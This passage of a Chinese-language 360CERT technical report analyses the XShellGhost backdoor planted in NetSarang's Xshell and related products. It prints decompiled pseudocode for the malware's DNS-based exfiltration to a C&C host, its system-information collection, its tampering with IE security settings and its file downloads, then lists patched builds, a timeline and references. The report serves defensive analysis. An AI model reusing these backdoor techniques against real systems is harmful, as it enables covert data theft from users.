
2. 在模块入口函数 100 编号对应的初始化过程中，模块会开启线程等待其他插件数据到来，当收到数据时将数据通过 DNS 发送到 CC 服务器。

```
int __usercall sub_16D1522@<eax>(int a1@<eax>)
{
  int v1; // esi@1
  __int16 v3; // [sp+Ch] [bp-Ch]@1
  char v4; // [sp+14h] [bp-4h]@1

  v1 = a1;
  InitializeCriticalSection0X(a1);
  *(_DWORD *)(v1 + 28) = 0;
  *(_DWORD *)(v1 + 32) = 0;
  QueryPerformanceCounter0X(&v3);
  *(_WORD *)(v1 + 36) = v3;
  *(_DWORD *)(v1 + 24) = 0;
  sub_16D1724(1, v1, 0);
  *(_DWORD *)(v1 + 40) = CreateThread0X(0, 0, 0x16D1511, v1, 0, &v4);
  return v1;
}
```

```
++*(_DWORD *)(v4 + 36);
RtlLeaveCriticalSection0X(v1, v9);
RtlEnterCriticalSection0X(*(_DWORD *)(*(_DWORD *)(v1 + 24) + 4 * v3) + 64);
v5 = *(_DWORD *)(*(_DWORD *)(v1 + 24) + 4 * v3);
if ( *(_DWORD *)(v5 + 0x34) )
  (*(void (__stdcall **)(int))(v5 + 0x34))(v5);
RtlLeaveCriticalSection0X(*(_DWORD *)(*(_DWORD *)(v1 + 24) + 4 * v3) + 64, savedregs);
RtlEnterCriticalSection0X(v1);
```

9. Module_Online

Online 模块是本次攻击的网络通信管理模块。该模块会读取配置文件，收集系统信息，并且能够调用 DNS，HTTP，SSL 等模块通信，不过在代码中暂时只有前面所述的 DNS 模块。



收集并发送的系统信息包括注册表中的处理器信息，gethostbyname()获取

的 host 信息，GlobalMemoryStatus()获取的内存信息，GetSystemTime()获取的时间信息，GetDiskFreeSpaceEx()获取的磁盘空间信息，EnumDisplaySettingsW()获取的显示器信息，GetSystemDefaultLCID()获取的系统语言信息，RtlGetVersion()获取的系统版本信息，GetSystemMetrics()获取的分辨率等信息，GetNetworkParams()获取的网络信息，GetNativeSystemInfo()获取的 SYSTEM_INFO 信息，LookupAccountSidW()获取的用户名信息等等。

```
gethostbyname = decode(24007232, (int)&v69);
v3 = WideCharToMultiByte(gethostbyname, 0);
dword_16E70A4 = (int (__stdcall *)(_DWORD))Getws2_32dll(v3);
LcoalFree(&v69);
v4 = v6(0);
if ( v4 )
  v5 = ***(_DWORD ***)(v4 + 12);
else
  v5 = 0;
v79 = ntohl_0(v5);
sub_16E3C4F((int)&v73, 4, (int)&v79);
v44 = 64;
if ( GlobalMemoryStatusEx0X(&v44) )
{
  v78 = v45;
  v79 = v46;
}
else
{
  v78 = 0;
  v79 = 0;
}
sub_16E3C4F((int)&v73, 8, (int)&v78);
v59 = 0;
MHZ = *(_DWORD *)(decode(0x16E51C0, (int)&v77) + 8);
HARDWAREDESCRIPTIOSYSTEMCENTRALPROCESSOR0 = decode(0x16E51C8, (int)&v69);
sub_16E176E(0x80000002, *(_DWORD *)(HARDWAREDESCRIPTIOSYSTEMCENTRALPROCESSOR0 + 8), MHZ, (int)&v59, 4, (int)&v68);
LcoalFree(&v69);
LcoalFree((int *)&v77);
v79 = v59;
sub_16E3C4F((int)&v73, 4, (int)&v79);
GetNativeSystemInfo0X(&v47);
v79 = v48;
sub_16E3C4F((int)&v73, 4, (int)&v79);
```

0x16E1337 函数首先读取配置文件，然后每隔 1 秒调用 0x16E1995 函数，0x16E1995 函数还会调用 0x16E1E9A 函数，如果 0x16E1E9A 函数返回 20000 则函数逻辑彻底结束。

```
LABEL_41:
      LcoalFree(&v59);
      goto LABEL_42;
    }
    if ( v63 != 20000 )
    {
      while ( 1 )
      {
        sub_16E1E5F((int)&v48);
        if ( !sub_16E397A(v0, 0, (int)&v48)
          && (unk_16E6046 = v48,
              unk_16E6044 = v49,
              v33 = WideCharToMultiByte((int)&v50, 0),
              lstrcpyA_0(0x16E6448, v33),
              v34 = WideCharToMultiByte((int)&v51, 0),
              lstrcpyA_0(0x16E6848, v34),
              v35 = WideCharToMultiByte((int)&v52, 0),
              lstrcpyA_0(0x16E6C48, v35),
              unk_16E6046)
          && unk_16E6044
          && unk_16E6448 )
        {
          v63 = sub_16E1E9A(0);
          Sleep_0(1000 * *(_DWORD *)(v62 + 80));
          LocalFree_0((int)&v48);
          if ( !v63 )
            goto LABEL_40;
          if ( v63 == 20000 )
            break;
        }
        else
        {
          LocalFree_0((int)&v48);
        }
        if ( ++v0 >= 8 )
          goto LABEL_40;
      }
    }
    LcoalFree(&v59);
LABEL_34:
    LocalFree(v62);
```

在 0x16E1995 函数中调用 InternetCrackUrlA 分解配置信息中的URL(www.noteped.com)并根据字符串前面的协议类型采取不同的连接方式，每个协议对应一个 ID，同时也是协议插件的 ID，目前取得的样本中使用的 DNS 协议对应 ID 为 203。其它几个网络模块(TCP、HTTP、UDP、HTTPS、SSL)虽然在代码当中有所体现，但是在 shellcode 当中尚未主动运行。

```
if ( !InternetCrackUrlA_0 )
{
  v4 = decode(0x16E515C, (int)&v39);
  InternetCrackUrlA = WideCharToMultiByte(v4, 0);
  wininet.dll = decode(0x16E5174, (int)&v41);
  v7 = WideCharToMultiByte(wininet.dll, 0);
  v8 = LoadLibraryA(v7);
  InternetCrackUrlA_0 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v8, InternetCrackUrlA);
  LcoalFree((int *)&v41);
  LcoalFree((int *)&v39);
}
v9 = WideCharToMultiByte((int)&v59, 0);
InternetCrackUrlA_0(v9, 0, 0, &v53);
unk_16E6040 = v58;
TCP = decode(0x16E5184, (int)&v47);
v11 = WideCharToMultiByte(TCP, 0);
v12 = -(lstrcmpiA_0((int)v54, v11) != 0);
LcoalFree((int *)&v47);
if ( v12 != -1 )
{
  v31 = 200;
  goto Success;
}
HTTP = decode(0x16E518C, (int)&v44);
v14 = WideCharToMultiByte(HTTP, 0);
v15 = -(lstrcmpiA_0((int)v54, v14) != 0);
LcoalFree((int *)&v44);
if ( v15 != -1 )
{
  v31 = 201;
  goto Success;
}
HTTPS = decode(0x16E5194, (int)&v40);
v17 = WideCharToMultiByte(HTTPS, 0);
v18 = -(lstrcmpiA_0((int)v54, v17) != 0);
LcoalFree((int *)&v40);
if ( v18 != -1 )
{
  v31 = 204;
  goto Success;
}
UDP = decode(0x16E51A0, (int)&v42);
v20 = WideCharToMultiByte(UDP, 0);
v21 = -(lstrcmpiA_0((int)v54, v20) != 0);
LcoalFree((int *)&v42);
if ( v21 != -1 )
{
```

此外，还调用了 0x16E2D3F 函数，试图调用 Plugin 模块设置注册表项 Software\Microsoft\Windows\CurrentVersion\Internet Settings\SecureProtocols 以修改 IE 浏览器的安全设置。

```
v16 = -1;
SecureProtocols = *(_DWORD *)(decode(0x16E52E4, (int)&v11) + 8);
SoftwareMicrosoftWindowsCurrentVersionInternetSettings = decode(0x16E52F8, (int)&v15);
PluginSet(
  0x80000001,
  *(_DWORD *)(SoftwareMicrosoftWindowsCurrentVersionInternetSettings + 8),
  SecureProtocols,
  (int)&v16,
  4,
  4);
```

还会根据指定的参数使用 HTTP-GET\HTTPS-GET\FTP 来下载文件。

```
        InternetSetOptionW0X(v68, 31, &v59, 4);
      }
      else
      {
        FTP = decode(0x16E53D4, (int)&v64);
        v22 = WideCharToMultiByte(FTP, 0);
        BYTE3(a1) = lstrcmpiA_0((int)v46, v22) == 0;
        LcoalFree((int *)&v64);
        if ( !BYTE3(a1) )
        {
LABEL_29:
          v67 = RtlGetLastWin32Error0X();
LABEL_30:
          if ( v68 )
            InternetCloseHandle0X(v68);
          InternetCloseHandle0X(v65);
          goto LABEL_33;
        }
        v68 = FtpOpenFileA0X(v65, &v34, 0x80000000, 2, 0);
      }
      v16 = v68;
    }
    Connectionclose = decode(0x16E53DC, (int)&v43);
    BYTE3(a1) = HttpAddRequestHeadersW0X(v16, *(_DWORD *)(Connectionclose + 8), -1, -1610612736) == 0;
```

0x05 修复建议

NetSarang 官方已经在以下几个软件的最新 Builds 版本中完成了安全修复。我们建议受影响的用户，及时更新到对应的修复版本：

- Xmanager Enterprise Build 1236
- Xmanager Build 1049
- Xshell Build 1326
- Xftp Build 1222
- Xlpd Build 1224

0x06 总结

XShellGhost 事件暗示着信息安全领域中又一个“潘多拉魔盒”已经被打开了，它表明了安全人员长期以来担心的基础软件、供应链被攻击后带来的大范围影响已经真实的发生了。

360CERT 在实际分析跟踪中，除了看到 XShellGhost 中所使用的一系列精

巧攻击技术外，更重要是看到了背后攻击组织在实施攻击道路上的决心。

在未来，安全人员担心的种种安全风险会不可避免的慢慢出现，但同时我们也在慢慢的看到，一方面基础软件厂商正在以积极的态度通过联合安全厂商等途径来加强和解决自身的产品安全，另一方面安全厂商之间也已经在威胁情报和安全数据等方面方面进行更为明确化，纵深化的整合。

0x07 时间线

2017-08-07 NetSarang 官方发布安全更新

2017-08-14 360CERT 发布《nssock2.dll 恶意代码预警》

2017-08-16 360CERT 发布《NetSarang 关于 nssock2.dll 恶意代码事件声明》

2017-09-07 360CERT 完成《XshellGhost 事件技术回顾报告》

0x08 参考

1. 360 天眼实验室：Xshell 被植入后门代码事件分析报告（完整版）
   http://bobao.360.cn/learning/detail/4278.html
2. 360 追日团队：Xshellghost 技术分析——入侵感染供应链软件的大规模定向攻击
   http://bobao.360.cn/learning/detail/4280.html
3. ShadowPad in corporate networks
   https://securelist.com/shadowpad-in-corporate-networks/81432/
4. Security Exploit in July 18, 2017 Build

https://www.netsarang.com/news/security_exploit_in_july_18_2017_build.html

5. ShadowPad: popular server management software hit insupply chain attack
https://cdn.securelist.com/files/2017/08/ShadowPad_technical_description_PDF.pdf
6. nssock2.dll 恶意代码预警|影响 Xshell,Xmanager 等多款产品
https://cert.360.cn/warning/detail?id=07450801f090579304c01e9338cb0ffb
7. NetSarang 关于 nssock2.dll 恶意代码事件声明
https://cert.360.cn/warning/detail?id=38b82e99cf9538cd8cab0fe7d98f2c69